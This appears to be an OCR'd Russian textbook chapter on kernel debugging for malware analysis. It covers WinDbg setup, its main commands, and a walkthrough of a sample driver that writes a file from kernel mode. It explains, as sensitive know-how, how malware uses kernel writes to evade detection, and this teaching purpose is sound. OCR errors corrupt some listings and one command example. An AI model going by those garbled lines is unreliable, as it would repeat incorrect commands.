Среди всех запросов к вредоносным компонентам ядра чаще всего встречается DeviceIoControl − это универсальный вызов, направляемый пользовательским модулем устройству, которое управляется драйвером. В качестве ввода эта программа передает буфер с данными произвольного размера, получая в ответ аналогичный буфер.

Вызовы, направленные от пользовательского приложения к драйверу, работающему в режиме ядра, сложно отслеживать из-за вспомогательного системного кода, который при этом выполняется. На рис. 10.1 проиллюстрирован путь запроса от программы из пространства пользователя к драйверу. Одни запросы направлены драйверам, которые управляют устройствами, другие влияют лишь на внутреннее состояние ядра.



ПРИМЕЧАНИЕ

Иногда вредоносное ПО, выполняющееся в режиме ядра, не хранит никаких важных компонентов в пользовательском пространстве. Оно не создает объекта устройства, позволяя драйверу работать самостоятельно.

Вредоносные драйверы обычно не занимаются управлением устройствами − вместо этого они взаимодействуют с основными компонентами ядра Windows, такими как ntoskrnl.exe и hal.dll. Файлntoskrnl.exe содержит код базовых системных функций, а hal.dll отвечает за работу с самым важным аппаратным обеспечением. Для манипуляции ядром вредоносы часто импортируют функции из обоих этих файлов.

Подготовка к отладке ядра

Производить отладку ядра сложнее, чем отладку прикладных программ: при первой ОС останавливается, что делает невозможным работу отладчика. В связи с этим для отладки ядра чаще всего используют VMware.

В отличие от пользовательского режима, отладка в режиме ядра требует определенной подготовки. Вам нужно настроить виртуальную машину для отладки ядра, сконфигурировать VMware, чтобы проложить виртуальный последовательный порт между основной и гостевой системами, и подготовитьWinDbg на своем компьютере.

Для настройки виртуальной машины нужно отредактировать файл C:\boot.ini, который обычно скрыт (включите отображение скрытых файлов в параметрах папки). Но перед этим сделайте снимок виртуальной машины, чтобы в случае ошибки вы могли отменить изменения.

В листинге 10.1 показан файл boot.ini с дополнительной строкой,которая делает возможной отладку ядра.

Листинг 10.1. Пример файла boot.ini с возможностью отладки ядра[boot loader]

timeout=30

default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems]

(1) multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft WindowsXP Professional" /noexecute=optin /fastdetect

(2) multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft WindowsXP Professional with Kernel Debugging" /noexecute=optin /fastdetect /debug

/debugport=COM1 /baudrate=115200

В строке (1) указана загружаемая ОС − в данном случае это Windows XP.Строка (2) добавлена для отладки ядра. В вашем файле boot.ini, скорее всего, будет только строка, аналогичная (1) Продублируйте последнюю строку своего файла boot.ini и добавьте в нее параметры /debug /debugport=COM1

/baudrate=115200 (не обращайте внимания на другие элементы, такие как multi(0)disk(0), − просто скопируйте строку и добавьте указанные выше ключи). Флаг /debug включает отладку ядра, флаг /debugport=COM1 говорит ОС о том, через какой порт будут подключены отладочная и отлаживаемая системы, а флаг /baudrate=115200 определяет скорость соединения. В этом примере мы используем виртуальный COM-порт, созданный программой VMware. Вы также должны поменять название системы во второй записи, чтобы позже ее можно было отличить. В данном случае мы назвали систему Microsoft Windows XP Professional with Kernel Debugging.

В следующий раз, когда вы будете загружать виртуальную машину, у вас должна появиться

возможность выбрать версию ОС с включенной отладкой. У вас будет 30 секунд на то, чтобы решить, в каком режиме загружаться. Если вы хотите иметь возможность подключиться к загрузчику ядра, вам следует выбрать версию с поддержкой отладки.

ПРИМЕЧАНИЕ

Последовательность диалоговых окон может варьироваться в зависимости от версии VMware. Здесь приводятся инструкции для VMware Workstation 7. Другие версии должны иметь те же параметры, но окна для их изменения будут слегка различаться.




Рис. 10.2. Добавление в виртуальную машину последовательного портаЗапустите сконфигурированную вами машину. Чтобы подключить к ней WinDbg и начать отладку ядра, выполните в основной системе следующие шаги.

1. Запустите WinDbg.
2. Выберите пункт меню File-Kernel Debug (Файл-Отладка ядра), перейдите на вкладку COM и введите имя файла и скорость соединения, которые вы указали ранее в файле boot.ini (в нашем примере это 115200). Прежде чем нажать кнопку OK, убедитесь в том, что флажок Pipe (Канал) установлен. Ваше окно Kernel Debugging (Отладка ядра) должно выглядеть так, как на рис. 10.3.

Если виртуальная машина уже запущена, отладчик должен подключиться в течение нескольких секунд. Если нет, он подключится на этапе загрузки ОС. Когда соединение будет установлено, вы сможете включить подробный вывод отладки ядра, чтобы иметь более полное представление о происходящем. Так вы сможете получать уведомления о загрузке и выгрузке каждого драйвера. В некоторых случаях это помогает обнаружить вредоносный код.




Рис. 10.3. Запуск сеанса отладки ядра в WinDbgИспользование WinDbg

Большинство возможностей WinDbg предоставляются в виде интерфейса командной строки. Здесь мы рассмотрим самые важные команды.Их полный список можно найти в справочном меню WinDbg.

Чтение из памяти

WinDbg позволяет просматривать содержимое памяти непосредственнов командной строке. Команда d используется для чтения участков памяти, таких как программные данные или стек. Она имеет следующий синтаксис:

d*x адресДляЧтения*

x — это один из параметров, определяющих способ отображения информации. Самые популярные из них перечислены в табл. 10.1.

Таблица 10.1. Параметры чтения в WinDbg

Параметр	Описание
da	Читает из памяти и выводит результат в формате ASCII
du	Читает из памяти и выводит результат в формате Unicode
dd	Читает из памяти и выводит результат в виде 32-битных слов типа double

Например, чтобы вывести строку со сдвигом 0x401020, нужно использовать команду da 0x401020.

Аналогичным образом применяется команда e, предназначенная для изменения значений в памяти. Она имеет следующий синтаксис:

e*x адресДляЗаписи данныеДляЗаписи*

x здесь имеет то же значение, что и в командах dx. В справочных файлахописано множество дополнительных параметров. Например, чтобы вывести строку со сдвигом 0x401020, нужно использовать команду da 0x401020.

Создание точки останова

Для создания простых точек останова в WinDbg используется команда bp. Вы также можете указать команды, которые будут автоматически выполняться при срабатывании точки останова, перед тем как управление будет передано пользователю. Вместе с этим можно указать команду g, чтобы после выполнения команд программа не ждала пользователя, а сразу продолжила работу. Например, следующая команда будет выводить второй аргумент при каждом вызове функции GetProcAddress, не останавливая выполнение программы:

```
bp GetProcAddress "da dwo(esp+8); g"
```

Так на экран будет выводиться имя функции, запрашиваемой при каждом вызове GetProcAddress. Это довольно полезная возможность, поскольку точка останова, которая не возвращает управление пользователю и не ждет от него выполнения команды, работает намного быстрее. По мере добавления условных выражений, таких как оператор .if и цикл .while, команда может становиться достаточно сложной, поэтому WinDbg позволяет поместить ее внутрь скрипта.

ПРИМЕЧАНИЕ

Иногда команды пытаются получить доступ к некорректному участку памяти. Например, вторым аргументом функции GetProcAddress может быть либо строка, либо порядковый номер. Во

втором случае WinDbg попытается раз именовать неправильный адрес. К счастью, это не приведет к сбою — просто в качестве значения по этому адресу будет выведено «????».

Вывод списка модулей

У WinDbg нет функции, аналогичной карте памяти в OllyDbg, которая описывает все сегменты и загруженные модули. Однако с помощью команды lm можно получить список всех модулей, загруженных в процесс, включая исполняемые файлы, библиотеки в пользовательском пространстве и драйверы в режиме ядра. При этом выводятся начальный и конечный адреса каждого модуля.

Отладочные символы Microsoft

Отладочные символы содержат некоторую информацию об исходном коде, которая помогает лучше понять его ассемблерное представление. Символы, предоставляемые компанией Microsoft, содержат именаопределенных функций и переменных.

В данном контексте *символ* — это всего лишь название некоего адреса в памяти. В большинстве случаев эти адреса связаны с функциями, но иногда они указывают местоположение данных. Например, без символьной информации функция по адресу 8050f1a2 не будет промаркирована. Если же эта информация присутствует, WinDbg покажет, что функция называется MmCreateProcessAddressSpace (если она находится по указанному адресу). Сложно что-то сказать об этой функции, имея лишь ее адрес, однако ее имя говорит нам о том, что она создает адресное пространство для процесса. Кроме того, с помощью символьных имен можно искать функции и данные в памяти.

Поиск символов

Следующий синтаксис позволяет сослаться на символ в WinDbg:

имяМодуля!*имяСимвола*

Этот формат подходит для любого участка памяти с адресом. Здесь

имяМодуля — это имя типа .exe, .dll или .sys, который содержит символ (без расширения), а *имяСимвола* — это имя, связанное с этим адресом. Исключением является файл ntoskrnl.exe, у которого имя модуля выглядит какnt, а не ntoskrnl. Например, чтобы просмотреть дизассемблированный код функции NtCreateProcess внутри ntoskrnl.exe, используется команда u (от англ.unassemble — «дизассемблировать») с параметром nt!NtCreateProcess. Если неуказать имя библиотеки, WinDbg выполнит поиск символа во всех загруженных модулях, и на это может уйти много времени.

Команда bu позволяет использовать символы для создания отложенных точек останова в коде, который еще не был загружен. Точка останова называется *отложенной*, если она задается при загрузке модуля с указанным именем. Например, команда bu newModule!exportedFunction заставит WinDbg создать точку останова для exportedFunction, но только в момент загрузки модуля newModule. В ходе анализа модулей ядра этот подход крайне удачно сочетается с командой $iment, которая определяет точку входа заданного модуля. Команда $iment(driverName) создаст точку останова на входе в драйвер, до того как начнет выполняться его код.

Команда x позволяет искать функции или символы по шаблону. Например, если вам нужно найти функцию ядра, которая занимается созданием процесса, вы можете выполнить поиск по имени, которое содержит строку CreateProcess и находится в модуле ntoskrnl.exe. Команда x nt!*CreateProcess* выведет как экспортные, так и внутренние функции. Результат ее выполнения показан ниже:

0:003> **x nt!*CreateProcess***

805c736a nt!NtCreateProcessEx = <no type information>805c7420 nt!NtCreateProcess = <no type information> 805c6a8c nt!PspCreateProcess = <no type information> 804fe144 nt!ZwCreateProcess = <no type information> 804fe158 nt!ZwCreateProcessEx = <no type information>

8055a300 nt!PspCreateProcessNotifyRoutineCount = <no type information>805c5e0a nt!PsSetCreateProcessNotifyRoutine = <no type information> 8050f1a2 nt!MmCreateProcessAddressSpace = <no type information> 8055a2e0 nt!PspCreateProcessNotifyRoutine = <no type information>

Еще одна полезная команда, ln, выводит символ, который находится ближе всего к заданному адресу в памяти. Таким образом можно определить, на какую функцию ссылается указатель. Представьте, к примеру, что вы увидели по адресу 0x805717aa функцию call и теперь хотите понять, что этот код делает. Для этого можно воспользоваться следующей командой:

0:002> **ln 805717aa**

kd> ln ntreadfile

(1) (805717aa) nt!NtReadFile | (80571d38) nt!NtReadFileScatterExact matches:

(2) nt!NtReadFile = <no type information>

В первой строке (1) выводятся два ближайших символа, а в строке (2)показано точное совпадение. Если точного совпадения нет, отображается только первая строка.

Просмотр информации о структуре

Символы, предоставляемые Microsoft, содержат сведения о типах для многих структур, в том числе и внутренних, которые нигде больше не задокументированы. Это может пригодиться аналитику безопасности, так как вредоносное ПО часто манипулирует недокументированными структурами. В листинге 10.2 показано несколько начальных строчек кода структуры в объекте устройства, которая хранит информацию о драйвере.

Листинг 10.2. Просмотр информации о типах внутри структуры 0:000> **dt nt!_DRIVER_OBJECT**

```
kd> dt nt!_DRIVER_OBJECT
+0x000 Type : Int2B
+0x002 Size : Int2B
+0x004 DeviceObject : Ptr32 _DEVICE_OBJECT
+0x008 Flags : Uint4B
(1) +0x00c DriverStart : Ptr32 Void
+0x010 DriverSize : Uint4B
+0x014 DriverSection : Ptr32 Void
+0x018 DriverExtension : Ptr32 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING
+0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
+0x028 FastIoDispatch : Ptr32 _FAST_IO_DISPATCH
+0x02c DriverInit : Ptr32 long
+0x030 DriverStartIo : Ptr32 void
+0x034 DriverUnload : Ptr32 void
+0x038 MajorFunction : [28] Ptr32 long
```

Имена полей структуры позволяют догадаться, какие данные в ней хранятся. Например, по сдвигу 0x00c (1) находится указатель, который показывает, на какой участок памяти загрузился драйвер.

WinDbg позволяет накладывать данные на структуру. Допустим, нам известно, что по сдвигу 828b2648 находится объект устройства, и мы хотим вывести его структуру со значениями из соответствующего драйвера. В листинге 10.3 показано, как этого добиться.

Листинг 10.3. Наложение данных на структурукd> dt nt!_DRIVER_OBJECT 828b2648

```
+0x000 Type : 4
+0x002 Size : 168
+0x004 DeviceObject : 0x828b0a30 _DEVICE_OBJECT
+0x008 Flags : 0x12
+0x00c DriverStart : 0xf7adb000
+0x010 DriverSize : 0x1080
+0x014 DriverSection : 0x82ad8d78
+0x018 DriverExtension : 0x828b26f0 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Beep"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : (1)0xf7adb66c long Beep!DriverEntry+0
+0x030 DriverStartIo : 0xf7adb51a void Beep!BeepStartIo+0
+0x034 DriverUnload : 0xf7adb620 void Beep!BeepUnload+0
+0x038 MajorFunction : [28] 0xf7adb46a long Beep!BeepOpen+0
```

Это драйвер звукового сигнала, встроенный в Windows: когда что-то идет не так, он делает гудок. Функция инициализации, которая всегда вызывается при загрузке драйвера (это единственная функция такого рода), находится по сдвигу 0xf7adb66c (1) Если бы этот драйвер был заражен, нас бы интересовал код, который размещен по данному адресу, поскольку во время загрузки он вызывается первым. Иногда вредоносное ПО прячет в этой функции весь свой зараженный код.

Настройка символов Windows

Символы привязаны к конкретной версии анализируемого файла и могут меняться с каждым обновлением или заплаткой. Если как следует сконфигурировать отладчик WinDbg, он сможет обращаться к серверу компании Microsoft и автоматически получать подходящие символы для отлаживаемых файлов. Вы можете указать путь к файлу с символами, выбрав пункт меню File-Symbol File Path (Файл-Путь к файлу с символами). Чтобы позволить WinDbg использовать для поиска символов интернет-сервер, введите следующий путь:

SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols

SRV обозначает сервер, c:\websymbols — это путь к локальному кэшу с информацией о символах, а URL-адрес указывает на местоположение серверас символами от компании Microsoft.

Если вы занимаетесь отладкой на компьютере, у которого нет постоянного выхода в Интернет, вы можете загрузить эти символы вручную. Выберите версию, которая подходит для вашей ОС, пакета обновлений и архитектуры. Файлы с символами обычно занимают несколько сотен мегабайт, поскольку они содержат информацию для всех исправлений и заплаток, относящихся к вашей ОС и пакету обновлений.

Отладка ядра на практике

В этом разделе мы рассмотрим программу, которая находится в пространстве ядра и производит запись в файл. Запись в режиме ядра сложнее обнаружить, и этим пользуются авторы вредоносного ПО. Это не самый незаметный способ записи в файл, но он позволяет обойти некоторые системызащиты и запутать аналитиков безопасности, которые по привычке ищутвызовы CreateFile и WriteFile в пользовательском режиме. Обычные функции платформы Win32 не так просто использовать в режиме ядра, что создает трудности для злоумышленников, но в ядре есть похожие функции, которые регулярно встречаются во вредоносном коде. Вместо недоступных вызовов CreateFile и WriteFile применяются функции NtCreateFile и NtWriteFile.

Изучение кода в пользовательском пространстве

В нашем примере компонент пользовательского пространства создает драйвер, который, находясь в ядре, считывает и записывает файлы. Для начала мы откроем пользовательский код в IDA Pro, чтобы узнать, с помощью какихфункций он взаимодействует с драйвером (листинг 10.4).

Листинг 10.4. Создание службы для загрузки драйвера04001B3D push esi ; lpPassword

04001B3E push esi ; lpServiceStartName04001B3F push esi ; lpDependencies 04001B40 push esi ; lpdwTagId 04001B41 push esi ; lpLoadOrderGroup

04001B42 push [ebp+lpBinaryPathName] ; lpBinaryPathName04001B45 push 1 ; dwErrorControl

04001B47 push 3 ; dwStartType 04001B49 push (1) 1 ; dwServiceType

04001B4B push 0F01FFh ; dwDesiredAccess 04001B50 push [ebp+lpDisplayName] ; lpDisplayName04001B53 push [ebp+lpDisplayName] ; lpServiceName04001B56 push [ebp+hSCManager] ; hSCManager 04001B59 call ds:impCreateServiceA@52

Процедура управления службами говорит о том, что драйвер загружается в функции CreateService. Заметьте, что в качестве параметра типа dwService (1) используется значение 0x01. Это признак того, что данный код является драйвером.

В листинге 10.5 также видно, что с помощью вызова CreateFileA (1) создается файл, чтобы получить дескриптор устройства. Имя файла, помещенное в стек, хранится в регистре EDI (2) (здесь не показано, что в EDI загружается строка \\.\FileWriterDevice, которая является именем объекта, созданного драйвером для доступа из пользовательского пространства).

Листинг 10.5. Получение дескриптора, принадлежащего объектуустройства

04001893 xor eax, eax

04001895 push eax ; hTemplateFile 04001896 push 80h ; dwFlagsAndAttributes0400189B push 2 ; dwCreationDisposition 0400189D push eax ; lpSecurityAttributes 0400189E push eax ; dwShareMode 0400189F push ebx ; dwDesiredAccess 040018A0 (2)push edi ; lpFileName 040018A1 (1)call esi ; CreateFileA

Получив дескриптор устройства, вредоносная программа использует функцию DeviceIoControl (1) чтобы отправить данные драйверу, как показанов листинге 10.6.

Листинг 10.6. Обращение из пользовательского пространства к пространству ядра с помощью функции DeviceIoControl

04001910 push 0 ; lpOverlapped04001912 sub eax, ecx

04001914 lea ecx, [ebp+BytesReturned]

0400191A push ecx ; lpBytesReturned0400191B push 64h ; nOutBufferSize 0400191D push edi ; lpOutBuffer 0400191E inc eax

0400191F push eax ; nInBufferSize04001920 push esi ; lpInBuffer

04001921 push 9C402408h ; dwIoControlCode04001926 push [ebp+hObject] ; hDevice 0400192C call ds:DeviceIoControl (1)

Анализ кода, работающего в режиме ядра

Теперь перейдем к коду, работающему в режиме ядра. Мы выполним динамический анализ, отлаживая ядро во время запуска кода с использованием вызова DeviceIoControl.

Первым делом нужно найти драйвер в ядре. Если подключить к ядру WinDbg и включить подробный вывод, мы будем получать уведомления при загрузке ядром каждого модуля. Загрузка и выгрузка модулей ядра происходят нечасто, поэтому, если такое событие обнаружится во время отладки вредоносного ПО, это должно вас насторожить.

ПРИМЕЧАНИЕ

При использовании VMware для отладки ядра вы будете часто наблюдать загрузку и выгрузку модуля KMixer.sys. Это нормально и никак несвязано с вредоносной активностью.

В следующем примере в окне отладчика видно, как в ядро загружается драйвер FileWriter.sys. Скорее всего, он заражен.

ModLoad: f7b0d000 f7b0e780 FileWriter.sys

Чтобы определить, какой код вызывается из зараженного драйвера, нам нужно найти его объект. Поскольку нам известно имя драйвера, мы можем воспользоваться командой !drvobj. Пример вывода показан в листинге 10.7.

Листинг 10.7. Просмотр объекта загруженного драйверакd> !drvobj FileWriter

Driver object ((1)827e3698) is for:

Loading symbols for f7b0d000 FileWriter.sys -> FileWriter.sys

*** ERROR: Module load completed but symbols could not be loaded forFileWriter.sys

\Driver\FileWriter

Driver Extension List: (id , addr)Device Object list:

826eb030

ПРИМЕЧАНИЕ

Иногда команда !drvobj завершается неудачно или же объект драйвераимеет другое имя. В качестве альтернативы можно воспользоваться командой

!object \Driver, которая перечисляет все объекты в корневом пространстве

\Driver.

Объект драйвера хранится по адресу 0x827e3698 (1) Получив эту информацию, мы можем просмотреть его структуру с помощью команды dt (листинг 10.8).

Листинг 10.8. Просмотр объекта драйвера в ядрекd>dt nt!_DRIVER_OBJECT 0x827e3698

nt!_DRIVER_OBJECT

+0x000 Type : 4

+0x002 Size : 168

+0x004 DeviceObject : 0x826eb030 _DEVICE_OBJECT

+0x008 Flags : 0x12

+0x00c DriverStart : 0xf7b0d000

+0x010 DriverSize : 0x1780

+0x014 DriverSection : 0x828006a8

+0x018 DriverExtension : 0x827e3740 _DRIVER_EXTENSION

+0x01c DriverName : _UNICODE_STRING "\Driver\FileWriter"

+0x024 HardwareDatabase : 0x8066ecd8 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"

+0x028 FastIoDispatch : (null)

+0x02c DriverInit : 0xf7b0dfcd long +0

+0x030 DriverStartIo : (null)

+0x034 DriverUnload : 0xf7b0da2a void +0

+0x038 MajorFunction : [28] 0xf7b0da06 long +0

На входе в MajorFunction внутри этой структуры находится указатель на первую запись в таблице этой функции. Таблица функции MajorFunction говорит нам о том, что происходит при вызове зараженного драйвера из пользовательского пространства. В каждой записи таблицы находится отдельная функция, представляющая определенный тип запроса; индексы записей, имеющие префикс IRP_MJ, можно найти в файле wdm.h. Например, если нужно узнать, какое смещение в таблице имеет код, который запускается при вызове из прикладного приложения функции DeviceIoControl, то следует искать индекс IRP_MJ_DEVICE_CONTROL. В данном случае IRP_MJ_DEVICE_CONTROL имеет значение 0xe, а таблица функции MajorFunction начинается со смещением 0x038 относительно начала объекта драйвера.

Чтобы определить, какая функция вызывается для обработки запроса DeviceIoControl, используйте команду dd 827e3698+0x38+e*4 L1. 0x038 — сдвиг начала таблицы, а 0xe — индекс записи IRP_MJ_DEVICE_CONTROL, умноженный на 4 (поскольку каждый указательзанимает 4 байта). Аргумент L1 говорит о том, что мы хотим оставить в выводетолько значения типа DWORD.

Из приведенной выше команды мы узнали, что функция, вызываемая в ядре, имеет адрес 0xf7b0da66 (листинг 10.9). С помощью команды u можно проверить, являются ли корректными инструкции на этом участке памяти. В данном случае с ними все в порядке, но, если бы это было не так, это могло быозначать, что мы ошиблись при вычислении адреса.

Листинг 10.9. Поиск в объекте ядра функции для записиIRP_MJ_DEVICE_CONTROL

kd> dd 827e3698+0x38+e*4 L1827e3708 f7b0da66

kd> u f7b0da66 FileWriter+0xa66:

f7b0da66 6a68 push 68h

f7b0da68 6838d9b0f7 push offset FileWriter+0x938 (f7b0d938)f7b0da6d e822faffff call FileWriter+0x494 (f7b0d494)

Теперь, получив адрес, мы можем либо загрузить драйвер в IDA Pro, либо создать для этой функции точку останова и продолжить ее анализ в WinDbg. Обычно проще начать исследовать функцию в IDA Pro и затем при необходимости продолжить дальнейший анализ в WinDbg. Просмотрев выводIDA Pro для нашего зараженного драйвера, мы нашли код, представленный в листинге 10.10: он использует вызовы ZwCreateFile и ZwWriteFile для записи в файл из пространства ядра.

Листинг 10.10. Листинг кода для функцииIRP_MJ_DEVICE_CONTROL

F7B0DCB1 push offset aDosdevicesCSec ;"\\DosDevices\\C:\\secretfile.txt"

F7B0DCB6 lea eax, [ebp-54h] F7B0DCB9 push eax ; DestinationString

F7B0DCBA call (1)ds:RtlInitUnicodeStringF7B0DCC0 mov dword ptr [ebp-74h], 18h F7B0DCC7 mov [ebp-70h], ebx F7B0DCCA mov dword ptr [ebp-68h], 200hF7B0DCD1 lea eax, [ebp-54h]

F7B0DCD4 mov [ebp-6Ch], eax F7B0DCD7 mov [ebp-64h], ebx F7B0DCDA mov [ebp-60h], ebx F7B0DCDD push ebx ; EaLength F7B0DCDE push ebx ; EaBuffer F7B0DCDF push 40h ; CreateOptions F7B0DCE1 push 5 ; CreateDisposition F7B0DCE3 push ebx ; ShareAccess F7B0DCE4 push 80h ; FileAttributes F7B0DCE9 push ebx ; AllocationSize F7B0DCEA le eax, [ebp-5Ch] F7B0DCED push eax ; IoStatusBlock F7B0DCEE lea eax, [ebp-74h] F7B0DCF1 push eax ; ObjectAttributes

F7B0DCF2 push 1F01FFh ; DesiredAccess F7B0DCF7 push offset FileHandle ; FileHandleF7B0DCFC call ds:ZwCreateFile

F7B0DD02 push ebx ; Key F7B0DD03 lea eax, [ebp-4Ch] F7B0DD06 push eax ; ByteOffset

F7B0DD07 push dword ptr [ebp-24h] ; LengthF7B0DD0A push esi ; Buffer

F7B0DD0B lea eax, [ebp-5Ch] F7B0DD0E push eax ; IoStatusBlock F7B0DD0F push ebx ; ApcContext F7B0DD10 push ebx ; ApcRoutine F7B0DD11 push ebx ; Event F7B0DD12 push FileHandl ; FileHandle F7B0DD18 call ds:ZwWriteFile

В ядре Windows используется структура UNICODE_STRING, которая отличается от строк с расширенными символами, традиционными для пользовательского пространства. Для создания строк в ядре применяется функция RtlInitUnicodeString (1)

В качестве второго параметра она принимает последовательность расширенных символов с NULL в конце, которая превращается в UNICODE_STRING.

В функцию ZwCreateFile передается имя файла \DosDevices\C:\secretfile.txt. Чтобы создать файл в режиме ядра, нужно указать*полное имя объекта* вместе с соответствующим корневым устройством. Для большинства устройств имя объекта начинается с \DosDevices.

DeviceIoControl — это не единственная функция, которая может передавать данные из пользовательского пространства в пространство ядра. То же самое можно делать с помощью вызовов CreateFile, ReadFile, WriteFile и т. д. Например, если пользовательское приложение делает вызов ReadFile для дескриптора устройства, ядро запускает функцию IRP_MJ_READ. В нашем примере мы нашли соответствие для запроса DeviceIoControl, добавив 0xe*4 в начало таблицы функции MajorFunction, поскольку IRP_MJ_DEVICE_CONTROL имеет значение 0xe. Чтобы найти функцию длязапроса на чтение, в начало таблицы нужно добавить 0x3*4 вместо 0xe*4, потому что IRP_MJ_READ равно 0x3.

Поиск объектов драйвера

В предыдущем примере мы увидели, как при запуске нашей вредоносной программы в пространство ядра загружается драйвер. Мы сделали вывод, что этот драйвер является зараженным. Иногда поиск объекта устройства вызывает трудности, но в таких случаях могут помочь определенные инструменты. Чтобы понять, как эти инструменты работают, нужно вспомнить, что пользовательские приложения взаимодействуют с устройствами, а не с драйверами. Вы можете идентифицировать объект устройства, находясь в пространстве пользователя, и затем с его помощью найти объект драйвера. Используя имя устройства, указанное в вызове CreateFile, сделанном из пользовательского пространства, вы можете получитьинформацию о его объекте, применив команду !devobj.

kd> !devobj FileWriterDevice

Device object (826eb030) is for:

Rootkit \Driver\FileWriter DriverObject 827e3698

Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040Dacl e13deedc DevExt 00000000 DevObjExt 828eb0e8 ExtensionFlags (0000000000)

Device queue is not busy.

Объект устройства содержит указатель на объект драйвера, и, получив указатель на последний, вы сможете найти таблицу функции MajorFunction.

Но даже после обнаружения зараженного драйвера вам, вероятно, нужно будет выяснить, какие приложения его используют. Одним из параметров команды !devobj, которую мы только что запустили, является дескриптор объекта устройства. Его можно передать команде !devhandles, чтобы получить список всех программ в пользовательском пространстве, которые его хранят. Эта команда перебирает таблицы дескрипторов всех процессов, что может занять довольно много времени. Ниже представлен отрывок ее вывода, в котором видно, что наш зараженный драйвер использовало приложение FileWriterApp.exe:

kd>!devhandles 826eb030

...

Checking handle table for process 0x829001f0 Handle table at e1d09000 with 32 Entries in useChecking handle table for process 0x8258d548 Handle table at e1cfa000 with 114 Entries in useChecking handle table for process 0x82752da0 Handle table at e1045000 with 18 Entries in use

PROCESS 82752da0 SessionId: 0 Cid: 0410 Peb: 7ffd5000 ParentCid: 075cDirBase: 09180240 ObjectTable: e1da0180 HandleCount: 18.

Image: FileWriterApp.exe

